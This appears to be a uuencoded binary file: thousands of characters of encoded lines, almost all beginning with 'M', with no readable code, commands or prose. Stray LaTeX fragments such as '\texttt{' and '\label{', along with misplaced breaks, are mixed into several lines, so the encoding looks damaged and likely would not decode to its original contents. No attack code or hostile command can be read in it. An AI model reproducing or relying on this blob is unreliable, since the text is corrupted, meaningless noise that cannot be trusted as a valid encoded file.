M.#BN?*HJ,TU;4"E)(\:/_Y'X"E7Q:UY1+Y1^-9%&*=H"3DXYU2)M6C'A<Z@" MI5E2J2BVS]_43]M-J;RG+U,<H[9<\DFV1J:),H@TL#S+@(=W:!,F#<0'F;#D MV!DGK7[C]7P<:8CB5<\ZS>X92/1_NVQW6\W0GI17,*"V+91MX#U42J?(UT+Q M1F*>ZN[LR+>GH(!]CUD,J:H\$V2F/I`VPK2O"Y"AR)_IU2:!_@[08"%^P9UV_ $\texttt{M+)5*U"=B+WXVEPEF4*XG(F%(\+;>];O_EE>[EZ3Z2:?;0+/L58F/:"['$?OAB]) } \\$ M![:'61D'(B%C7E^6HPOP7I;+:=@NP@O)WE6X`7'CF'W/"S3;%+C#QV<>>GQ=

M508+C<9>DD=@+?T+C[,"A2<GO/STF3/6=W[\$2^@G-SGGY(N*'&B@CLO/>(I[MH2(U5U5N!0&\$&@NLL-#?QJ=A@:6H'P6R!@N*/^V(PR6M>![@R)V[`'2><R6_ MKBXW!*49^0XJN:,<MXOSU-@00%SA;5HO6=<X[YRW=,VVSP\M`AL#]8+H0C75 $MLI"N$S!*<86*W"8L=A,:+^>$<D`S4@KP"H?1YT<8!7K#OH4Q<:'1).V=-E(H$ M"B\$D&W?G"J!\X'>M\$4)T;AOPAU1[;"=:IRGX;,!O\$X/E\$GE1J@)T\M?0W8%% M86Q)MPG9Q7C25DGH7.I-6;A+X]!Y:Z3:V4&D#2,.N:,C(85(C*)%,<0YVND3 MX:6\$PH^/I1)H"`*0V8.C:-L*NQ18SNB0K9KGX`JL<P[+7H\$[*@KD!4E86P7V M5)I_<Z7#KSS[B4@IY%N(M/]ED?8YTI5E2).-MP*^W\$F`0^T-(R93&98;G+YY $M+R[VDNX(Z4U$C5H5=@E9=]E#HV'O\XBORX5^D-;==MZV\SL_N-,]316]+TF5$ M1X^DX.>Z'\T,G#,S#^-VQ91&!7\$X%'Z\$G%VT7N2QMZUN_]]2?#B+"+/_\$(39 MYX39_SS"X#\A67ZEJT)<!XRA&9C.**&XLDVZMS3'*!=2X&X-U06\$U#;^W61[$MS7/W]K^*J4+"]!_9(JI7U>Q^-\/+0[G^2.8^V0*:21AK/IWX@^*GK=\#DA+R)$ M.5&,O2\$T`P-`2T`V/\JJCIO5/"FA%<T:E!8JG6N:QXX6#<L:6D-ECRWN[WNQ $M@"P70=9ELP-LB>:((H@S:W^16U!5_1(J97KCW9;Q!GT>?$+@1L*;=\!S$]"$ M;5KR\$#*%C%]9N'#=6H!,"9EEKZ)>1-J5*0'2:T]9K`*S'\0^P1N@BW%6?V=T MZ^>O6DND0XA1K]?*AM'AR@AEPR?A3^GC7*2MN;\$]H7MP6;E*"AW:2-KL&50. $M=7##H]?Y/H=)"L1'&P--+0Y/!-E/N-?VZIY-9_R:4^!<C!6!=5WZ?:#'(]P*$ MU&UHH1MPRUQ8)#2?49\$1[G_TRCOW*HELM:R*-*\GS/A',=--A`2@;D?MY=D/ MOL.NOVN?79X)KUB2EBS%ME7\$5>B+N,50#M1]AUSF)?Q4IL]&,[1'A&Y)@HR. $\label{eq:mmk12Q!} $$ MMK12Q! < /6\&D > < Z^P \% 2A[(H\U\)G\O\632;\#)/1;20E2OZBBRJWR = \#\14GCH + (H\U\C)G\C +$ M6G3'GV-ALCKPL'!@A<)W<...Z>.NH:!!FE0F&@G"CH0\-O5UB9UA15\$VUAA[-M,XPY2GK\$%J0I"EY`5[UJDD=N]Y=TB=\<8QRE!595/9?87NBV_/12+TCS9R@% M*WX^.:V_"C^)F9YNL/'=O8OS/W%DEGAC><DL>%').8B%W[)@EA6OK%C-QTE; MBZ0SYE^MQKL_\$4>&\1ER>\$VRR<@(F*C#G-S9U<([Y`80:DFM=V?GK;/.>;0! M]WE7*;Z\MR&,<&6*C,NX?PTI(I9:4!;"/]K#:"\W'0#?UHT!2%?>.,"*=\$"T MR; < N]S!D.\$:!_6L+2<[CQ&CK6BXNA,7NMN;0@D_9F][3AOBTT[FXNTO&!)"# M5-ZTJBIR5WP+CE\%+C<=R7QT'33GLW!(.L,O&/?S>K_]IK64/<)B?Y/\/6\T $M(_^<(, `U7BY/`H^"=>0PH%`4Z[\ZTN$N55W$=-%F%X^Y$#M1<KRR,^>ORMI$$ MIK?B,H\M-+Y<I#'P4]_#DK*>WRDN_*3DM'"='1FXI2T=8LN,7PN/68:T>4+[$M8+X=S'@^'7<NZ'H'Z')$ +>+4\$W>FA^[TY"(E5K-CW"B\19M3Q%1:F%@YC1P, M?%WDBRAP6, `M,7DANW";TJXO`-0Y*O1(Q>?VWZ))([SS8M5Z).[P5:DH!X^D M8J_5!Y491XF<2!K8D)6^Y8\$V4F*:X=1(;C_@ADEPZX:+JE_@V]XSH1=(TL%\ M8L^\+N1U5%DHBNI!_PQ6DU5"58*6;U,+YHBN3A>#%N[A*-LW:JA/^HH4\$\'< $\texttt{M} \setminus \texttt{9J} < \texttt{QGQ70D[,T/'_DOMC} \\ \texttt{TX}*=0] \\ \texttt{RH4165L[LN)K`R[F+J?->P";"1!7E\$D] }$ M)UU#(&Y<D`,?C86N(L;5MZ5>!)7:W%+)3#Z2<;0KNHPA34>DRDJL>1PTNK_9 M_U; MFJ2W6R`G=AN.Z[UHJX%J"*?\RS3?]Y(E5P90K;:L2L98L5I:K3DL][?X M"HRN6[\$W0.GU^H(:2E2AO2\$;:#Q)6='%SV--L;>ENBH3LU)GIW2MJI*/3'3Z $\label{eq:mp} \texttt{MP}<, \texttt{IN*A\&\^}) *. (B00V@4\&7K/AY\$\DX(</N+NB00BUTS2'FA510^XC/7(:<8B)) + (B00V@4&7K/AY$$$ $\texttt{M+6\&PJDA+Z-;\#Z/DDZY++!2\4D=MH\%,!\$S6\&P_[LNWE-.*\F[7OU-JW/1E]\C]}$ MCL[*TM\$V3CHOS]TRC#EB)9T*ZC9Z<3%&\2\$B9.;'>2RU\-Z)Z;6:UKC.S&*B M[V+[0G9>]C?3I(O;(V:*9DJ,)**.+M2HSG2""E4QBUTE@UTR+UNJ(P^#(L.) $M\6(11J\%_3\$3QX),D+!ELK;L\$IT+-MRJCIO(\&\#YIE*T,^70CY-)]/5;F72MQP$ M7#L>JK3:*A5S:XKICMY/''[=+<KC&.4RE=GS&2IM_7^3OCV4D2GN:.1'XN>D M#8)\$MCH@!V'D1BD(,\$D7]QWVB8<G<7@8R"!`"BU7D9O%"!V//&_D;\$*VEHLS MSRLOH",LXTI;!M>K]\$&A"W9J^6G=\$FD,H6":.T5!27W3F\$S/1+T.[^E/P@'Z M2ZJC5;:/#M>I/[,^L_VES2?\JIA#*\$XD4=)RD.7P\$JYP:ZPHO; \\9DEZUKCK M8*Y9\$P;T;9?06[0%PHMQ!4OW\O`O46J/Q3>U9PX=:A)Z?R>F_T\$T@##X9RGY MSN`CAG#+\$\$\$\1Y.7,+!>;NK'L%;G\L0*3`4R_HE#ZHO?95PK?O.M:\K\XJ>3 $\texttt{M:F]BF_6LCQ$K-+W0CSIS}>*\\ \texttt{ZQEF+*RC1L:}\\ \texttt{R[)0}>\texttt{RO:HX\&,)}\\ \texttt{F[>(O>J*NKSC)}$ M0\$D,.VGC17"@7S1.Z[W>3[+Z+WK'&Q>7P@6"5BSQE-)U.AK(&M+("9IR.J@?)]M9) \"!BNFE%5>'X6#Q0^@2!;60^@QSV-Y49[DX&38]H;G4;2)6"^5OE\ED/HB M8CZON?##Z'F,RRG=C49Y)9&KV6IT6SVC=]G`>ZH()U6)>L%V4[T@`T4AE8JU $M/-Y*A%(V$*:SM%^`\=YW;@0I:_E(T$]O-\MFCE$($#QT2M6+(KF$KJ#FD+1))$ M4_UHV(>W]79?[>R+4/?!#DUQ(P*CY.52(PAI,AFR*U9\'/'WMI+"(/06;,9H MFX9N8CKFM:6\$`"=9;CPN2"E+RZL(_Q-DU9MMGU]<XE\$Z,H\$&I3T=PR129F`& $M.^88W]$ [X1'IC(=M)_`PYY3BPE&0XV+N`KYDRCC6+>,HS3R.'L9:R?"]\5!F MZ`R1>0IRJ\8/\$%UJE&8HG8YE#C[<FMZ0KW:!S>-QBM_&SKGC3P_#A@,1U\$I+ ME>>9]SQTZ)::QPU&SK)\AUU<@\$>A8-SS]Y?99.JKJ'(8%K^V[SN^[,UI7ZYZ M&&CI#?DJYR/'R>/2QN\$E;\BSH-_+Y'*Y5\J#I6[#([P0@9"0_IQFVQ3+%D9?

MR[R?H=2;PE9L9X=R@Y\$<!`L88DZN%!]X-5_*&%#,11!C`IDRA<'''`.&G7V)) MH!/SCL-NX!*C?]PF+YV2X.Q3(9%YI29G@<Z#4T.#S,4'VB^4"R(Q90.;BPF# M:S:TJ8R]XG_"-#6DG.5OL'8L=TG,9T/=L[?I+DR^XZ]\@C]CX6^""68RKV;J $MV0[WPSKC^X](_Z\&@>SQU3^C->*E>N*-Z>^...8_E`L)S*=%*T+J!>S[>F/YJ>$ $MS; -G' = 3, ; F?7]2_*$4D4E7(OT)7@5H)5&).:]XT,V6\>X\2RSY8UA0OQ0.+$ MS>69+)%VIA*>1"B.<\$A](<1C%)]&*ZO(`\$-I0F?7A2X@S2O(V4WJ!AIC8+3A MA2L7C\$>"/[>G0STC3\$43=5JQZN>4] F=LBB;,DOX'T?\=(\$1'L/5;*/WY,PX M;;]ZW8=:^DSAEKV#B2\>IN<(78`?.Q6&2A-CA?>2/F7-DW#S'I7=O4I>118U M`_X<J4[])4#*M10@X0"<XRE]>)H\W]@B/KX/]V>V4Z>LI/7`+@[#*49YF8_H M5QR2D`.TJ<?;Y.2-[:KYC(Z`,\$FBT<I-.0_AVK<K,A4]UYT@2PBL!:(\!C,G MI^P/J`__+707QOGR)DQ('-(!"O<8AA!.S?FIGH^2#![OGE2<GF+4&6A..5Q! MN+YW8WK;>7A?G([N*+3)\GXJ_0+K:O2)JU82AE8TS"Y"72O4R&`&Y#\$;FG^" $\verb|M8><\verb|`H"8/0>$(RG<4]ZR^"H5J-%6)+Z/D)M\\@i2fwS8/M:<A#/UI8C`]13i3A$ $M@U!@1`->(_2W<P:2*0L+(V5"XU;#,Z=._WQ.=@L#87BGP\:DKQ.6S-#'+#4L$ M4I;^(MRL]B#ZX(%\$Q.!<%'081X0GO_"`(8FT!,N3;064/=2^,/_NGI\@BRO[$\texttt{M\#6@IH=NUCAO'06B+H5P\$B]H+[X(=80Z50\$]:CP0:PRJMNV<EM^^\C"V/PD\:}$ M+F!D'G[Z),>5\$_)E2K"0MC/Q'RF"I=OJ7W;/C9.&T3D_?1\6YPJLDA/%0V.4 M*1N.)8<MI?8SI@P@>:AA[NI:1'AF@=!BP6+M=-]S-59`I\$#4J>1L-F7?,P\$5 M GCVK!`7`,^>19A+?PM%K:-0N1>26IRV&!?S81=T>:\`?,37'F\$M;8=3GR]B $MT&79^>W(KHH49"$"\/E5_H*B7JX=M+>BXA01]E$<A:="31,-_I*$++[(9)="31,-_I*"++[(9)=$ $\label{eq:md} $$MD>R9:_G)@M/(=R)<)^>=OD')7)@'=J25LR>3(N59O(2E6?^D6HO16URQX&U<)^* + (N59O(2E6?^D6HO16URQX&U<)^* + (N59O(2E6?^D6T6URQX&U<)^* + (N59O(2E6?^D6T6URQX&U<)^* + (N59O(2E6?^D6T6$ MX#X-ES)97'9E[E(END@+<EL<OH/1%JB@1USY:\3W^K3A0<!8^?@>KSK'G\$-% M/(00?@VG)'N6G(^*2AK_*B4CCV+#B%Y-VI`TH+AC/%X&F31E75*\$]OS)'4*2 $M3C_{-}S70.S;HYAF:8RD%[\5@.1#5&A8OL7L(4-,SA6.2+JLJQLK65=%'(,X.E)]$ $MYF = 21B - W9AN*H/N!?24/&0F_10"H@LQH]!K0(&GRUK!0&:+(J`6GJ45102)$ M*.TD;+1;QV@[8MBH^T%WIN\$V)4\%HOT7?FN]6,5\$,R#XE1\$2QT#Q>,)":`)R $M46 < -I; ^5X43&D!DY^L^X7Y"33[W4AX*)KN;CT>DJNYOH;2EGO'"V<@O+COF$ M0\B9W6WU-!3:LQ3YZ(H_"5%-XUC9EF?=H2Q_))//%@&RM\$R]"@-&34C.]JK MPZ*Q3')*)!>N*5XDEK/]5\$G:QHX=:;)`*!#""./>%9&2[R8/M2F\$A>E<!I'E MI&;!A\\$^L7D@\$^[M0`TNBC-@,81/TTI&F0XQ#H;#1S>0+?:!11P_<I!R(DH(M0Q59)!;E1BN>L\8]R)A2[-G(H3" \C5Z!->&_5H\XM=?CT;9\$1;!LP\$KD6<6H MV7QG3;2YH<NHA<S5:[WJO.DV06SU?D3;)]RM7<P\$>C4QB(O&&BJ(L?Y5\$X5I $M.@S(H[%%^8)`:\#K\B90$<3%\(727SZ8\#=V+KV_!J\$JD\9174G'FZB'S=9`O$ $\verb|MH7\08;+H'6J3J?H&05+U\#&W9Z=](;S1YLG!/^*B)B\6MRR\B4%<0:1KBAI+B|$ MDQ!'(>)9.(P.`QA_C.+`^O&P/7(CT]93;(\$A9QZ9.Z%`=M2(;F)G7*)X]!F7 M;DX8%L:.9^'!8<K**=8,\CJ:HI)'W0L//H/2ECF)+;+A4D")IY[G>E&/9CZM $M1R(R^*B>V=PX[D.#.=0DH, #U=;B6_,^]+\&;D!>1-\\<*>>*Z,X>+E?D1EYD$ MBY,P*8B=N\2RI:XXL-H(]YJ2#5.,/&N14^T1]T9<N4`KP,1707@B1E,<YB@2 MH2COV*=-4>GO)A^]ZKMYJ9T']12=FB0'@%V5*#6,A>'7V7%/FRNL+7\$80 I\ M3G.[Q*TC#`B@O8%7L!"=-')3N:%'H7YOC+;1\BR&LY`")^W3?JO;:JJ(!N&& $MK-@H)X>=HP1^IJ"[@D(-C5!I](N@D`T_JM%7]>%'BN=;H)"JIJE4\H_D!T41$ M3GR+OO5-*HJ]\,K+Z%AYGJ:4]UJGJ>`S9=LMH7G+5!CD[U!=-.=FWO7F*K.W M)F671'<A1FDQ&MOH8 TROC<C3JI8SEQ2V`O)NK,C/(Z@F),YS46Q'CBEZ)^P M#.6%FPSKE<-UC&MNMD9095]0@HJ6LR305>WWT'R7'AS-A\$>HR\WX-:SXA4;\ M%[+AI76:T8*/-3_/?I=0XZMJ%O-]%=M]ONF>:KFO9+C_JNA?4:3RG-DA16&> MZ>S>Y9QEDY]XZKIC19>F[#22XTHR+HFO,1V`5%`C5/@IU"8N_\$+?*^#*2D+6 MIN5>\0]2/X-HY01,(GX2`H]"\$M67.\B3::[*PN0'(*O('K^?ZRO,(F[\$#C27 M-BG"!KCS`N2,<7+:>600K2F=T[QJ)::N?[)6HXY9PDM7/RHFX^XPIF\!2)!^ M&2!BJ8P`>^][&0!BJ8P`+\\;QG&W?HY)U4OA*H4S@F^<-[.#5PIG!-\^ST)? M+)45W[/.FRR88K%\G@.<&R6AA*C-*P-??^O#^'^#)UCA_H=5[_V4SY+[7RJE M5;!KO/XVO&],>:5>Q``JU,B^%K<P8-`85M=B3,31LSSV,FL(U=>+H.)1*9%M $M(;M)>N!O+:$VST,^6=:_HD$+P,28!3AK5[X&:LG]W^++^-[K_N[97J>']WWO[$ M>YOU_ZL\F_O??M=/)OW_LV;_LOF_#Y/](#[_RQO]_^L\N]L\2-PP^.701C)@ $M'X[O+PC/KST/5Y,7!OKFW'J]-'8*SQX^&>(>^$_\CAA/CKX/(?,R^R)$ MX_LDXAFYR4^L>_8S_S;#B_L2@0^\;OEPROG?S8*[%.RXL\&OA>]YY?+P[^? MJ*Z\?#Z\C3Y^"SW\:^RF5(37QB["G'?9O')+/8._F5*`+;VE?MXE])]S>WW: $M"(L!#,=I5PR3')=P9"*.,"0^7M.50Y$31>1@^/D1U"X3X_Y,#OC.]U0SI+@<$ M@CCEX;WX6:#ONT!PWFA\$V70*+J+LYU`0Z]>=(66-R`0I'KU)MSQ9@84[.?:(M`KGQ)@U9AYVA]HT[U*<4GN2ZP0>;GYEY<4/[IW^H/7\L2BOF\B#/1J\>%]!F MKM"_:*Q+^?4OTUE0-/'.-VF9\P]%_IX:!HN10/EH1/"S]40KNJ@7+_5KZ&ES

MBVZ)<: "K,SS,&=\H%]/CWC(:8WC?.C<Y\$0K/N1L(DQE-:+J\$G4ZT">^-)ZLV MT&ZCCZZJ1RB4PFH%+_#W<C&&&IGV`B?:"YSPDYN)QI3A@P=!D%U)_4<@/'JW M(\$_N\WD\$=]AFN)47(00M#L:F/;\$\NEB]DL0",Y\$B<D@L^,WUUD,@(CP#-(+N M8(;Q-Z8<*W2&B,-'T-E@FV,_HK<PFBVF=H"ZM<=/.G3,*!K.G,%@>G2-AXBY $MHVA_{539\&;J>3W}\)XD\MQGL;^{40!}S".37L0K8#B:=*-(GT1X5/+4LY%O/&0,$ MA[.([PND\$M>A,_C]HMNA8R+8\70U2OL__[G>@_??4<WO*,CI/7N@J[+ZW3I M+ONSB], $VU!+ND7:KAY?=J[?4)ZZH1^C):@BL<\+B;A-L=9G?A&$7FNU>X[3>$ M/FLUB>YMO-.`;GGOL][K^NFIVJGC%ETX?]KB(*%3S7:WA=?1M_%;QQ&`R@" MN)P66.^BU?C_V70W[B:29'%P=L_9LP>?P_G]M_MOPCT#DI\$?DHUA[#:]QI9! MTWY=R:9-,]RZ9:ELUZ#7J"1LWX'[2?8;[)?<>.6KJB0_H*'G(LVTD:HR(R,S $M(R,C(B,B:_BE>EP%W#?J?%/]YOY>H_KO1U`(7LI-\0WGWGH:@1F^L,(;!!CN))$ MS:-Z=1?QHXOF7S8.:X='AU7U:G]_"T=7-:KU-[7-:F--[>SC>&_C;?:\$V-;& MX08U#U!@<*`\$=NJH4:-APH#'>OWH`&]N**K7^[_"*`"F&T=XSSV.Y_X>]IFI MH+I?IYON<3QHQ\$OJU]=5NC\$"AI!.G#9P8!J']=KFH5L,FCS<KU/G;'_57075 $M3NU5 = 6^SB@7V$ = "OM4:U"'-4:V"!VIZ8TZ#9(^H[3@S@!E\SA%FB&52U;;6Q)$ M]::&^\$MYF/9&34B\$AF_SM8R^\$/C"C'O[J,N.SQ\ZKW[Z\$`VZ(*OCF>/\^00G M13L^H7?RK_^R\$S;/YWH+[5Y(!E_W57*5+,!_PTZVQ@+^"="RE>!+'T\$R^@)N M^1>3.H\1FZ@=X!5>_HO1\$-F=_XQM:B,.;."NBQ\$.L[QZ5WP\+_^E,C,#JB/` $ME_!'Y; 2ES@+GU]K, S(+=Z=BF[431<4GBM>(`2:&7Z-PQB$Z-T\Q9C";4Y*IS)]$ $\texttt{MTFLC,/9YN\$\#S=/NC!'G32^=B-;)N4C8B=L"9H72QX@SM(\$.78H'@,))H} \\ 1:= \texttt{MTFLC,/9YN\$\#S=/NC!'G32^=B-;)N4C8B=L"9H72QX@SM(\$.78H'@,))H} \\ 1:= \texttt{MTFLC,/9YN\$\#S=/NC!'G32^=B-;} \\ 1:= \texttt{MTFLC,/9YN\$\%S=/NC!'G32^=B-;} \\ 1:= \texttt{MTFLC,/9YN\%S=/NC!'G32^=B-;} \\ 1:= \texttt{MTFLC,/9YN\%S=/NC!$ ${\tt MH6,"/\#"?*B/DP\&\&/4>\#OS?,HL4Q=<-"M\"UI[\&XE466%I*@C6XGV8O@7<T<']}$ M7#7`3I/G@IKE)R4]PI<T'K.S.'7%F7_.H'"']D=Z'C1-F!>]6%B@;\$,AQ^EP $\label{eq:mj"ob} $$MJ"OB(<,=!)AM\#G/82\#9K?8\,.2B-4')RXV^=T2+H_MUJLS+;4,\+]F'_BX)'$$$ M#?.#\$?D^4?MT[4&1\$<83:A>.)*ZF=_]\$\$[':JKX\>C6C)6>*VCPM/'P'#&R_ M_E[5&2YET3,>5S9("8']_.#GOW4?0GML>#6@Y'QRKLR8?-8#*.'`F!4RE%QH M=B"NY/HV*JQ#&%O6H<2\$R:VK8!<VE?W-@N_9`4247E@EM1L<PIZ!_V*D^OXO $MSN\#DPK[M*\&UE@S43+^PYC-M1Z\\'-AXG^$+/ZV`EDV(.AK`/]`)U+<)EJON"W$ MA4<>992DDG391[.X:S(TY,<VID-`!Y*0P(#RXH_IB8Z%].ZXU&_,"?DZGI"3 M1[I^95TA*9;/)V\B:W*\$0PJ2U>8ZOYU2&#OZ6E.GUN:*+EP`:A>!UZ)Q/KEF M.5&[\MOP5YT1IF?2]J`DV/N@"F'2'H`PB2[RK>*8R43?%^#B^%*"-LN:XBQM MX\$C)WD2QA9U^+XG8?S-GXDHYM/]HW`0+1>B%0&UEO?!,&8N5K.,J>N+:4!=0 M![,+)7>QR\$DJ+XH4'\Q?(_BAI&E8!^C'8OYYQL\$H'F(`8<27@(DR8/A*:BM\$ MEQMOO11`?)D#AK(PJ<?JI[&+!-X^>3)NC,:PEW?Q^WF=.P.39Q`FGS[EM9\$N M^M?=@Z+7A-^@#`-PE\$\$<R?8]#`=GCK,LQ6JPEZ^ST3I[K#A%XT@AJ<-@9)K(MDO(@[CM,R:\$_\G8YW*C#/X4\0H0..F3HD:,+<CW%^8J9*MF!P(^_Q6.&B<RV MX18ICMTI\C!\$<`_<G>)F..\$'JK)_(`_8F)DGOC,9!K%`^(R%03QS+(R='0P; M.:CN;15(_BDAU#%=QH\C\$SUYLN:L]X6%<57,ZJ>"[T5V8[EOJ/[<;E_"BL]E M9GH(UR*.7][AHD;5#\\UF%_GS.//6??-9?<MC)!-YH7\9U1.0"6:*\S9^" $MY[37LX&5\N[,VW2=4$N7M6$<0YJEN>]IJ6,@@^J..B?`_G18IL<#AQ1Y]S'N$ $MC1+VC79P-M\#(5S.?H,:A/5>6J<+897=C]?H^)1S1T4^VA)LHOO<2$<M]Z/'0$ MQ^W)[9'SEP'@(NF2\$0DCP0@K<+0.3%=!-T*;JEJ@>+(N^W?JA?7HSWTMD0#V MW6=0^+JM59:EMNO5:AYI:+8D*U,D1F<QKLW(QG@G0"AZ?M;J9!-(;QC1/2)L MN=O;/TB<NWGC;KZR,R,.X+RGL#=/V*;LW2>1BOXQPDPK("[\$9^?1``L/HG^(M=B7ZD1#N!9GIDGYOF#@:G?\$0(K]?BEDB^YM4PINEY8(.=!OB>-H3W,9@(=+% $MB.1'+!VF\&=]-;\&+=]"A/E+@#"V44$7NI2LI^\Q@;?1'*)6G/N+CJ?8XU1Z_$ MF_8X5?+^.\$J>&<FIHO?-%3W8O_+U/(!S(3=@83X\$8.6\U5&H9[UZB-O57U.W ${\tt MIOG)R6E\#<D^03J[(\&1:G(26<\#5BMPHC;1%*>46L4'*_]83MQJ]6F[>]TU)4\&}$ $M,5E"R#?&<[(.FV8'V)/(<(->_QQOYH3"L,NB+?1W4&47).(8\J=V$KP+[Z$5])$ $M>A*?G=%<A&VZ>&R$P4.8-_`DHL!:2@5_%^T8I^_1HTGJ#:99UULU%,W(_).J$ M_K2.V.94RD<-14D7.:22<9I[NBSJ[D4<2".!>[ENY?:8T*&\:S1]3_Z8I-MB MB9NIMM>JM?DJ[9>JLU^JRE)]6H!4?S&_%&I1H5A%>H/X+.Z"2(KDQ7J2/>`8 M4```Y\;)A=2).LW^58&:14B!Y,=RQZ%D>S5&H;82(NK2>25NHY[3U#DRY[H5 M5>7"`>"T:\+TB'U(3BJL5"*Y5++Y9%8J?E**\U1AGBK,WTMA)F*[E=+LBRMI MB]0A48'5<(FAH@J*H_EGRO3_YQ89J:Q":%>:+\/(EFA??T7-_*8'O>9,E*@F MN4HPB8UHG*3T816`6PC, *2F6"LBD4,@[=Z+7?8S:2!V;RBLRGXKZ.U5SIVIN MSBA-U=P?0<V=:KC?7,/=V-I2.3=\JP)SUG"@[Q'N=-#UIALE9H]`"F`.;D?G MBY3&NZAXB/_-SC\WKS__O.WA9+UV\)4.*/46F:<UY9-3FJPH%%?OV*,\$;SS` M,[(^"1^%C[VX!50:!.VJ./DX['<[#?W>^1^K)SGRR#AU::K+3'69?UE=!LN) M-/1+M;YG\GY\D9Y!D+8W:CM']>H8C2,47]\$/.`D%?;4]7I2`202U7\;4X33X M0.*=XW6:W9%PR`)C)_IRK]1L"X3\$D->R%,+\$;RO+^EVB4]W3.VF4X)Q'Z%(= MK"RKV<XY2K"Y+V>+;B>LIM`YGWO1"<_B)MH0=U_#]O*JM@GEBVD1'18A#A=H

M@X?5XT.EMO`7'73N#E!JP8F=Y5^=EK[,@B5?&CO]*I"46Y*BS,50/5'^%N=W MIVB0\@00)!8\$K@`X^TX9WRK)P8Q,"[@'*MI\$P#R-B886!#NUO5^J6S7;0W;! MHF(+&*J">B/9';PA("\$,IVRI\$GB2&`YP%]%Q1"\K!3F#5,@9Q=FB-U2^U*Q? MS;T@`.MJ9Q/SPV*`!([0&.E961%DN;HA(A]XEL(E6\IBY._3,';'Q\>KD@*5 MQ\G<`WX"TW-R.DJ8!VG]R.T+5(!!ZA<\$!;H.#B.`2NHA\$QP(5'@=".VXUTB4 MOYLYPVTDTZJ[@DTO/G;RA2AW23N%\R6FE'R!GSP9R%]4L*=Y]&%!?[ZU5<9T MC:0G9U1I;Q&&8-Q*U-0^,]\$^PZYW^I:ZO!T D TP! R AK'GA :("[VXW\ MA3EUA/B?92::>KQ//=ZG'N^_O\?[+19!<0(8_'RY\SQT;7P3:)&Z\$P9_[_10 $M@<#40W]JI/MAC71?V4O_>Z=9^L-^[I#_[]9I@&^<_V]EY=E*N4+Y_YY._]]$ $MF\T_]_; EU_K\[) \&_9OT_?OH_4NN_O+P\7?_?XC/-_T>]G^;_\^9GFO]O$ MFO\/6/TT_]\T_]\T_]\T_]\WSO_'-U!D)'%/#P_.34J\:PNZR?FN`K3[M!%2560NEU\-SC#MD?ENS%;].+H`U/\Y"?<4X"P?7W\';:&U&6VR_MTQ_F\^-M[3^4YO\$.R=__=.W]3V+_67SV=/'I8OG9\$M[_M%29ZG_?YC.U__SOGQO:?[Y@ M]5^W_I?*Y4HYO?[+BT^GZ_];?.C^-SV_WOUOFZ"5G@Q0B:FAH]DI;.S?\7:X $MQ: 4Y5' - G-1-;XC[`]P0ETU_/>8^.*>H0F31>WKY?`4$\23U8'W)<AY?L#]0$ MZJF;;1NQP]M_U1;HC:#O@IK3T-=8HT;1.#K`9\'*\LO:8;"_O=VHXF76`13G MTH%*74^7]BA;64Y?47?M=73^&>U-[J/#R^CHONO;8+94^4:8H8Q_?P90,D:' MAS&W.8N[#U]X//9:6KZ1EJ_<<UZ!?H%K%@TMH*S\$Y#![\$=%06@'6PBCKG;M8 M0E^#_XH&Z%@@'@A42NYS'GOQ]"+?&TVW,C=CBSM?TUO`*WKU\$?]/Z,OAS^E% M:XBN33PSY15TT>0[>]/OEBKCW[%K9S'38`:3@;F%VGM<2%TB7-C:#G8WCFN[M1[L8)%DOKZA/*O5LJ5(D-_:;EL4+AG/F4GL_>I.YD22C3J3:4?=L>+Z^B#PZ M&36;H\$?*3.!(NZ/*OC\$W(15YG;XU\$JE]>V.G42T94LB2][BK'S][MU[Z]]P3 M.WD=M?NXM4MR)33X`8L#JH0-2D67L\$,T@>#(J84R#,:8P&C4_=#M772US2^" M30U8<[<E8Y"@@;*I,#C3+&4TEH;LJUL(?FT0LYM%75M;#WA!HY6:;\;L]?=& MG2*O111D[JE9]:ODIJ*%`IBR2SF[O2"&&E\H0JZ-@"H:,YOM"!3\++(,=!OV MI>@R1&O^*C I]#ZJL%U2[Q8ORY6EY?=J[@792ZD-F/#G)5RQ.`2T<C1V8 $MH\#/H+SHR<10S\$J^\&5E+P18P@]Z^AFOU,'$40=,=F5<'L/WW^3\"P7!@0^-@$ M, O'OI'KD)) *<; *12XBBM]/"`R('))QDI3:N%`HTT9HRJX*K#:^&!?'O]Y-WB M^WF\%P(7\WY0K[[B%:[?EM-OS2*GZ2)\]QH+((@TR+(?73:C/DM,.F/8UC&B MCE\$D`V,EQA`C.G#!\))!!!M^,F@NM(C7\^#."_3=_3>_,8`V^F%U\UJ@OO.A M@1XSE!HIJU0']M8!<^\$!1U:L>I"K+X^!!JJ;QS!G*%9Q%`N-),TYO`'9B;)L MMG[FF@O,LWB(K%\CC`,/;?H%#D[^&T(!AY0X1P+B#;1MQIZFC!W\$Z'9T*G0/ M,ZFIQ57CX3>K]@^#W>JNLV*9NAA/+O]\%5<A+'A8E7L%6I\/7[X]K*J'Q36! M9`N75W)*_[I?W\HMO53)*;TUMOC*<D[Q?Q];_/EB3O'#\:A7\GJZ-1Y^Y6E> M9]_FE0?F&@)C7L4A?QF?J=ZY&IV+=_491@5@_B@<=J>27%I/#'HBPT2Q!8UT M_>OYIHEG1-/F;IA\\$/ZI'P\[_2T`M+)LA0*D*`3>0%)B8FN>2Y^YRX6"5"_J MLBPI_*QV:WM'#6B_<1!LOJZK576PX_PN4C>)Q>0#,-B`F#*7*4.UR?74+>>] MM2\>K9LNTQM`/*!=]/P?%](+')OGP7"V^,A4*ZXY<W!S*3IGFD!REMGPI=3L M1VD9S)\$;LV*?B_/BY:E\\$#WC\#P9!@9+9F"8#FR2^DJ6`=C4VEHVNL=3(4[[$M3-\#DY^N\ZNG@(WQ)'LJ/7/)V5B[=/(X;QO;.QJM@#]@]W>^-IXAZYQAB].\C$ MI85U'ET&)^.*Y4%G>9GVN<:'N(\"(7E:.S5ES%F^3@V%W\`:%S#HPG=JA>.` $MG!@@/5\4^^/CSEQ99/]W!7<Y%0MF+N=,$>UVK>+B>[ZG?=)T:1F`IAHC:@[J]$ $\label{eq:mu-w:l:4#J} $$ MU>W:L:4#J^?0_D7E=08W?R&I)CN3^$K/I=V6;-5Z]6!,37AS3<6]W^97W?LM$$$ M6UEOH%0)YK/6Q;@DZ;R\$.L/0DDA'<SSLC3BBF)65B%,:&,DF;R9M<TP.!CP& MQZ<940%1L+M7W=W?JVTVWEG9[#U6EU27!;.A0`MS+_KOZ!]6#\$%BU.#AC?N# 